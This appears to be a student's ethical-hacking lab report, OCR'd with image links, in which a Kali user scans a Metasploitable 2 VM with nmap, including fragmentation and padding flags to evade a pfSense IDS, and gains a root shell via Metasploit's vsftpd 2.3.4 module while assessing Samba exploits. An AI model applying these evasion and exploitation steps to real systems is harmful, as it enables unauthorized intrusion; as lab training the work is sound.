
- Upon navigating to the webpage in a browser, it appears to be a login page. The page's source code, network file transfers when loading the page, and cookies stored by the page were all inspected, but no additional information of interest was found.




- A login from this page was attempted using the `xyzxyz` username and `Pa$$w0rd` password noted in the `secret only i would know.txt` file. This login was successful and reloaded the same PHP file (with the login parameters passed in the URL) with a message stating "You are so close..". The network transfers and cookie storage of this page were inspected, and no additional information of interest was found. However, in inspecting the page's source code, a commented line was found which seems to contain a Base64-encoded string.




- The `hURL` command-line utility was used within Kali to decode the commented string, which appeared to be HTML code. (Syntax: `hURL b [encodedString]`)




- The decoded HTML was saved to a file entitled `decoded.html` and copied onto the Apache server.



- Upon opening that `decoded.html` file in a web browser, the page displays a picture of the VirtualBox logo, and a browser pop-up alert is shown saying “Find me in the network!”. This could imply continuing the investigation by scanning the project environment and investigating another system.



- An `namp` ping scan was performed on the project environment, revealing the Metasploitable system as an additional machine (not part of the original scenario's workspace). This machine will be further investigated. Various flags within `nmap` were used to help evade the Firewall and IDS running within pfSense: the `-f` flag runs the scan using tiny, fragmented IP packets and the `--data-length` flag appends additional, random data to the sent packets.



Task 3: Vulnerability Scanning

In this stage, the discovered Linux machine will be scanned for vulnerabilities and exploited to remotely connect to the machine.

- Reconnaissance was performed on the Metasploitable machine from the Kali system using `nmap`. A TCP SYN port scan was completed on all ports (`-p-` and `-sS` flags), along with OS detection (using TCP/IP stack fingerprinting), service enumeration and version detection, script scanning using the default NSE scripts, and traceroute (`-A` flag). Aggressive OS guessing was performed (`--osscan-guess` flag) to get a better prediction of what operating system the machine could be running. The scan was set to run at `-T4` speed, and the scan was broken into smaller, fragmented IP packets using the `-f` flag to avoid IDS detection. The output of the scan was exported to an XML file, named `scan.xml`.

```
┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ sudo nmap -p- -sS -A --osscan-guess -T4 -f -oX scan.xml 192.168.2.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-17 19:12 EDT
Nmap scan report for 192.168.2.21
Host is up (0.0012s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.2.14
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-04-16T01:28:34+00:00; -1d21h46m37s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```


- The XML output of the `nmap` scan was converted to an HTML report using the `xsltproc` utility. (Please see attached for the HTML-formatted scan report.)

```
┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ sudo xsltproc scan.xml -o scan.html
```

- A telnet connection to the Metasploitable system from the Kali machine was successfully established. Anonymous login was not allowed; however, the splash screen upon establishing the connection provided a set of credentials which allowed successful login as the local user.


- It was requested to investigate vulnerabilities specifically in the `vsftpd` and `samba` services and to try to obtain access to the machine via each of them.

    - The Metasploit logging database was initialized and started to document performed actions.





    - From the `nmap` scan results, it is known that:
        - Version 2.3.4 of the `vsFTPd` service is running on port 21.
        - Version 3.0.20-Debian of Samba (the `smbd` service) is running on ports 139 and 445.

    - The Metasploit framework console was started, and connection to the logging database was verified. (NOTE: For logging the host scan with the other activities, (not screenshot), the `db_nmap` command was used within the Metasploit console, with the same flags as regular `nmap`.)




- A search was made for Metasploit modules relating to the `vsftpd` service was made, and only one exploit was found. That exploit was selected, along with the default payload of an interactive UNIX shell. The remote host option was set for the exploit, and, upon running it, a successful command shell at root privilege level was established.







- While maintaining the connection via the `vsftpd` exploit, another Metasploit terminal session was opened to search for vulnerabilities in the Samba services. The three highlighted exploits were investigated:
    - `linux/samba/is_known_pipename`: Triggers an arbitrary shared library load vulnerability, NOT compatible with the installed version of Samba.
    - `linux/samba/trans2open`: Remote buffer overflow, NOT compatible with the installed version of Samba
    - `multi/samba/usermap_script`: Exploits a command execution vulnerability, Payload = Reverse shell options, Compatible with the installed version of Samba



